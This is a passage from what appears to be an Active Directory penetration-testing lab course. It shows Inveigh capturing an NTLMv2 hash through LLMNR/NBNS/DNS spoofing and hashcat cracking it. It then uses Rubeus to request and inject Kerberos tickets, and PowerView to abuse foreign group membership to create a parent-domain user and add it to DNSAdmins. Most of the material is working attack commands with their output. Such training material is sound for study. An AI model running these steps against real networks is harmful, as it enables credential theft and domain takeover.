PS C:\Tools> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y -SMB
Y

[*] Inveigh 1.506 started at 2024-03-15T17:27:42
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.210.3
[+] Spoofer IP Address = 172.16.210.3
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
[+] [2024-03-15T17:27:47] TCP(135) SYN packet detected from
172.16.210.99:55275
[+] [2024-03-15T17:27:47] TCP(49667) SYN packet detected from
```

```
172.16.210.99:55276
[+] [2024-03-15T17:27:48] TCP(135) SYN packet detected from
172.16.210.99:55288
[+] [2024-03-15T17:27:48] TCP(49667) SYN packet detected from
172.16.210.99:55289
[+] [2024-03-15T17:27:49] mDNS(QM) request DC01.local received from
172.16.210.99 [spoofer disabled]
[+] [2024-03-15T17:27:49] LLMNR request for DC01 received from
172.16.210.99 [response sent]
[+] [2024-03-15T17:27:50] DNS request for ctldl.windowsupdate.com received
from 172.16.210.99 [response sent]
[+] [2024-03-15T17:27:50] DNS request for ctldl.windowsupdate.com sent to
172.16.210.99 [outgoing query]
[+] [2024-03-15T17:28:13] TCP(445) SYN packet detected from
172.16.210.99:55304
[+] [2024-03-15T17:28:13] SMB(445) negotiation request detected from
172.16.210.99:55304
[+] [2024-03-15T17:28:14] Domain mapping added for DEV to
dev.INLANEFREIGHT.AD
[+] [2024-03-15T17:28:14] SMB(445) NTLM challenge EEF02F19D6E9FA07 sent to
172.16.210.99:55304
[+] [2024-03-15T17:28:14] SMB(445) NTLMv2 captured for
INLANEFREIGHT\buster from 172.16.210.99(DC01):55304:
buster::INLANEFREIGHT:EEF02F19D6E9FA07:93F3C74E204B4158A07170AC7C1F7949:01
010000000000005539A1112877DA01D31374BC09033A870000000002000600440045<SNIP>
WARNING: [!] [2024-03-15T17:28:14] SMB(445) NTLMv2 written to Inveigh-
NTLMv2.txt
```

Crack the NTLMv2 Hash With Hashcat

```
hashcat -m 5600 buster_ntlmv2 /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

buster::INLANEFREIGHT:EEF02F19D6E9FA07:93F3C74E204B4158A07170AC7C1F7949:01
010000000000005539A1112877DA01D31374BC09033A870000000002000600440045005600
010008004400430030003200040028006400650076002E0049004E004C0041004E00450046
005200450049004700480054002E0041004400030032004400430030003200 2E0064006500
76002E0049004E004C0041004E004500<SNIP>
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......:
BUSTER::INLANEFREIGHT:EEF02F19D6E9FA07:93F3C74E204B4158A0717...000000
Time.Started.....: Mon Mar 28 15:20:30 2022 (11 secs)
Time.Estimated...: Mon Mar 28 15:20:41 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1086.9 kH/s (2.64ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10967040/14344385 (76.46%)
Rejected.........: 0/10967040 (0.00%)
Restore.Point....: 10960896/14344385 (76.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: L0VEABLE -> Kittikat
```

Having acquired the credentials, we can utilize tools like `Rubeus` to generate a `Ticket Granting Ticket (TGT)`. This enables us to potentially escalate privileges within the network, granting access to additional resources and compromising the overall security posture.

Request a TGT for Buster

```
PS C:\Tools> .\Rubeus.exe asktgt /user:buster /domain:inlanefreight.ad
/password:<SNIP> /ptt

______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 2BDCAD6D2082323222A29...SNIP...
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\buster'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFljCCBZKgAwIBBaEDAgEWooIEoTCCBJ1hggSZMIIElaADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggRRMIIETaADAgESoQMCAQ
KiggQ/
BIIEOw53a5E36M6gjxgzDLOlNVpL4Jb3Bpyu5UZbUpcH8cyJEl8y1K8VF3soZe41R39/WwqlD1
```

```
hg+a02
MM8ZunUljiywE7Wc3vmaNJAuLOnHh+WOaDEFZuCEL3TurMU6Qzhrx6tTIQwyCzZhc6lAtll46N
cvbfTM
uAGX+z6emsX46OLzw+jakRvqT9bcxgKgD3Z97WzWM/3ZWyzjsaMZQXgEjlrSc/r7TV0xiRb7JU
xk3pdf
rbp4F11Sr+/3xS5naQ4YgdBCs/5rKxhjBJTDLhc4Eye8mGEAFS3NvHerwwbpF26FYjsqoNMzjR
SaMc5y
7Ym16waBgyGXRPeyPpf8bZTr6t8Z/piyIFTe/sjSV7d7/F3MhjI+3aJtijhkVW8qoXSQxrTTrL
TOCY4B
<SNIP>

[+] Ticket successfully imported!
ServiceName               :  krbtgt/inlanefreight.ad
ServiceRealm              :  INLANEFREIGHT.AD
UserName                  :  buster
UserRealm                 :  INLANEFREIGHT.AD
StartTime                 :  3/15/2024 5:33:21 PM
EndTime                   :  3/16/2024 3:33:21 AM
RenewTill                 :  3/22/2024 5:33:21 PM
Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                   :  rc4_hmac
Base64(key)               :  om4ydjl4ekcJaNLOr...SNIP...
ASREP (key)               :  2BDCAD6D2082323222A...SNIP...
```


Moving On

In this section, we delved into the exploitation of the `DNS trust attack` within a child domain, enabling the alteration of DNS entries within the parent domain. As we move forward, our attention turns to another method known as `Abusing Foreign Group & ACL Principals`. Here, our primary focus will be on examining the users and groups within child domains that possess group memberships and Access Control Lists (ACLs) in the parent domain.


Abusing Foreign Groups & ACL Principals

In this section we will delve into the intricate dynamics of exploiting foreign group memberships and ACLs, particularly within the context of child domains interacting with parent domains. We'll be emphasizing the exploitation of `user and group memberships`, as well as `ACL permissions` originating from child domain to compromise the parent domain.

Foreign Group Membership

In an Intra-Forest Active Directory environment, it is possible to add users or groups from a `child domain` into groups in the `parent domain`. This capability allows for centralized management of permissions and access control across multiple domains within the same forest.

In the Active Directory structure, every security group is designated with a specific `scope`, which dictates the breadth of its application within the domain tree or forest. This scope delineates where permissions associated with the group can be granted across the network.



Active Directory provides three primary group scopes as shown below:

Scope	Possible Members
`Universal`	Accounts from any domain in the same forest, Global groups from any domain in the same forest and other Universal groups from any domain in the same forest.
`Global`	Accounts from the same domain and Other Global groups from the same domain.

Scope	Possible Members
`Domain Local`	Accounts from any domain or any trusted domain, Global groups from any domain or any trusted domain, Universal groups from any domain in the same forest, Other Domain Local groups from the same domain. Accounts, Global groups, and Universal groups from other forests and from external domains.

From this table, it becomes evident that within the Active Directory structure, the parent domain possesses the capability to include users from a child domain within either `Universal` or `Domain Local` groups of the parent domain. This capability stems from the fact that `Global` groups are restricted to containing users from the `same domain`. Therefore, to facilitate broader resource access and permissions management across domains within the `same forest`, Universal and Domain Local groups serve as effective mechanisms for incorporating users from child domains into the parent domain's group structure.

Note: In addition to these three scopes, the default groups in the Built-in container have a group scope of `Built-in Local`. This group scope and group type can't be changed.

Enumerating Foreign Group Membership

From a child domain, the PowerView tool's `Get-DomainForeignUser` function proves invaluable in the enumeration of `users` who are members of `groups` located outside of the user's `current domain`. This functionality allows for the identification of users and groups with access into groups situated in other domains within the same forest. Termed as a domain's `outgoing` access, this capability sheds light on users or groups with permissions to interact with resources and entities in other domains within the forest.


Moreover, leveraging the `Get-DomainForeignUser` function extends beyond merely identifying outgoing access. It also serves as a powerful tool for mapping and understanding the intricate relationships between users and groups across domains within the forest.

Enumerating Users that Belong to Groups within the Parent Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainForeignUser

UserDomain             : dev.INLANEFREIGHT.AD
UserName               : jerry
UserDistinguishedName  : CN=jerry,CN=Users,DC=dev,DC=INLANEFREIGHT,DC=AD
GroupDomain            : INLANEFREIGHT.AD
GroupName              : Inlanefreight_admins
```

```
GroupDistinguishedName :
CN=Inlanefreight_admins,CN=Users,DC=INLANEFREIGHT,DC=AD
```

The above output reveals that the user `DEV\jerry`, belonging to the child domain, is listed as a member of the `Inlanefreight_admins` group within the parent domain. We can verify the presence of `DEV\jerry` within the `Inlanefreight_admins` group directly from the parent Domain Controller (DC) as depicted in the screenshot below.



We can leverage PowerView's `Get-DomainGroup` function to gather comprehensive information regarding the `Inlanefreight_admins` group.

Gathering Additional Info on the Inlanefreight_admins Group

```
PS C:\Tools> Get-DomainGroup -Identity 'Inlanefreight_admins' -domain
inlanefreight.ad

usncreated              : 61628
grouptype               : UNIVERSAL_SCOPE, SECURITY
samaccounttype          : GROUP_OBJECT
samaccountname          : Inlanefreight_admins
whenchanged             : 3/20/2024 10:05:35 PM
objectsid               : S-1-5-21-2879935145-656083549-3766571964-2108
objectclass             : {top, group}
cn                      : Inlanefreight_admins
```

```
usnchanged              : 61637
dscorepropagationdata : 1/1/1601 12:00:00 AM
memberof                : CN=Account
Operators,CN=Builtin,DC=INLANEFREIGHT,DC=AD
distinguishedname     :
CN=Inlanefreight_admins,CN=Users,DC=INLANEFREIGHT,DC=AD
name                    : Inlanefreight_admins
member                  : CN=jerry,CN=Users,DC=dev,DC=INLANEFREIGHT,DC=AD
whencreated             : 3/20/2024 10:05:01 PM
instancetype            : 4
objectguid              : 6ad8005c-99c1-40f5-b66a-3bd9fe885b97
objectcategory          :
CN=Group,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=AD
```


Additionally, we can streamline the command by piping it to `| Select MemberOf`, allowing us to retrieve only the groups that the specified group is a `member of`.

Gathering Additional Info on Inlanefreight_admins Group

```
PS C:\Tools> Get-DomainGroup -Identity 'Inlanefreight_admins' -domain
inlanefreight.ad | select memberof

memberof
--------
CN=Account Operators,CN=Builtin,DC=INLANEFREIGHT,DC=AD
```


The output reveals that the `Inlanefreight_admins` group is included as a member within the Account Operators group in the parent domain.

We can also utilize BloodHound to visualize the rights for the user `jerry`. Upon investigation, we discover that `jerry` is a member of the `Inlanefreight_admins` group, which is part of the `Accounts Operators` group.



This hierarchical association implies that any user belonging to the `Inlanefreight_admins` group, such as `DEV\jerry` from the child domain, inherits the permissions and privileges associated with the `Account Operators` group within the parent domain. Hence, `DEV\jerry` is automatically granted `Account Operators` rights, facilitating access to relevant resources and operations within the parent domain's infrastructure.

Note: Credentials for the user jerry are: `jerry : jerry`

Abusing Foreign Group Membership

Let's obtain an authentication ticket in memory for the user `DEV\jerry` using `Rubeus`. We can create a temporary `PowerShell.exe` process with Rubeus to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
```

```
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
[+] LUID            : 0x52dacc
```

A new PowerShell window will be opened. Here, we can safely request a ticket for user `Jerry`, avoiding any complications associated with existing `klist` sessions.

Using Rubeus to Request a Ticket as Jerry

```
PS C:\Tools> .\Rubeus.exe asktgt /user:jerry /password:jerry
/domain:dev.inlanefreight.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 7C4EE43396C9A7B9EE52CED09DB516EA
[*] Building AS-REQ (w/ preauth) for: 'dev.inlanefreight.ad\jerry'
[*] Using domain controller: fe80::7553:b64f:4793:6013%14:88
[+] TGT request successful!

[*] base64(ticket.kirbi):

doIF9DCCBfCgAwIBBaEDAgEWooIE9DCCBPBhggTsMIIE6KADAgEFoRYbFERFVi5JTkxBTkVGUk
VJR0hU
LkFEoikwJ6ADAgECoSAwHhsGa3JidGd0GxRkZXYuaW5sYW5lZnJlaWdodC5hZKOCBJwwggSYoA
MCARKh
AwIBAqKCBIoEggSGilB6VD8Uji1ZMkbCAbtF1ghhfskgkn954xp6XnXR9ExHwq1dvKhPoqizpC
/PGaas
1hPGKjEAyS6kZYqPyru9842uUduREtSxw8aOQ1dtPZAuimtA8AP8DEcU8bGqTgx05BJ+BS7D+9
dVBlZR
Lfh5Dyw+SDX5u7GRO2HmObVpRPLLQhu9YPa2WJ9hBVEYmEt+4S+AGS50gLQckAgGmh/d61c0V6
jNzPze
20wcH9/dJfc2N1bSAxs0V8A2XQoyw4QFj2QP1/GaUQCxmPDhhl5e7l5C1/OqX7vHt2ccI9DfrZ
NWZm+L
x2V+jTanTR6TMwlWFocSfREJyjZcJVGaVzH1eHvBBKyFr7Dwhifuq5witlno/+yto77OOl5Yle
```

```
htL7IW
/aeRPVsAMWXTHBTHbH4pbGjmPW8pGZPWTza3aGQvjWtbyOdZjVIHeSvuyT2rpop22WT0MiFpOQ
ElbGF0
cYE31Sao5Bkr1LfP0yeWwkQhnjb63YN+EgZ8AVlDFsavA9pblq/ZsjLJwoR8+EykSxf4roe33P
bnZ/GK
<SNIP>

[+] Ticket successfully imported!

ServiceName               :  krbtgt/dev.inlanefreight.ad
ServiceRealm              :  DEV.INLANEFREIGHT.AD
UserName                  :  jerry
UserRealm                 :  DEV.INLANEFREIGHT.AD
StartTime                 :  3/21/2024 3:18:59 PM
EndTime                   :  3/22/2024 1:18:59 AM
RenewTill                 :  3/28/2024 3:18:59 PM
Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                   :  rc4_hmac
Base64(key)               :  0eyJFXdpfTrRx1miTy+qSQ==
ASREP (key)               :  7C4EE43396C9A7B9EE52CED09DB516EA
```

With the obtained ticket for user `DEV\Jerry`, which has `Account Operators` privileges within the parent domain, we now possess the capability to exemplify this authority by adding a `new user` to the parent domain.
We can leverage PowerView's `New-DomainUser` function to create a new user named `testuser`, specifying the `-domain` argument to target the parent domain, inlanefreight.ad.

Creating a New Domain User in Parent Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $SecPassword = ConvertTo-SecureString 'T3st@123' -AsPlainText
-Force
PS C:\Tools> New-DomainUser -Domain inlanefreight.ad -SamAccountName
testuser -AccountPassword $SecPassword

AdvancedSearchFilter              :
System.DirectoryServices.AccountManagement.AdvancedFilters
Enabled                           : True
<SNIP>
DisplayName                       : testuser
SamAccountName                    : testuser
UserPrincipalName                 :
Sid                               : S-1-5-21-2879935145-656083549-
3766571964-2603
Guid                              : 6fa60861-806e-4706-90f3-db7b525bb40d
DistinguishedName                 :
```

```
CN=testuser,CN=Users,DC=INLANEFREIGHT,DC=AD
StructuralObjectClass             : user
Name                              : testuser
```

The output confirms the successful creation of a new user named `testuser` in the parent domain. Leveraging the privileges of the `account operators`, if we want, we can further proceed to include this user within the `DNSAdmins` group to extend the user's permissions within the parent domain and perform Privilege Escalation.

Adding the Created User into the DNSAdmins Group

```
PS C:\Tools> Add-ADGroupMember -identity "DNSAdmins" -Members testuser -
Server inlanefreight.ad
```

Foreign ACL Principals

It is also possible for users or groups from a `child domain` to have `Access Control List (ACL)` permissions, such as `GenericAll`, `WriteProperty`, `GenericWrite`, `WriteDacl`, `WriteOwner`, on groups or users in the parent domain in an Active Directory environment. By assigning ACL permissions to Groups or Users in the parent domain, administrators can grant users from the child domain various levels of access to resources, directories, or other objects managed by those groups. This can include permissions to read, write, modify, or delete resources, depending on the specific ACL permissions assigned.

Enumerate Foreign ACL Principals


We can leverage PowerView's `Get-DomainObjectACL` function to conduct a focused search. In the example below, we utilize this function to identify all domain objects for which user `rita` holds rights. This is achieved by mapping the user's SID to the `$sid` variable, which corresponds to the `SecurityIdentifier` property, providing insights into the users with designated rights over an object.

Enumerating ACLs for User Rita

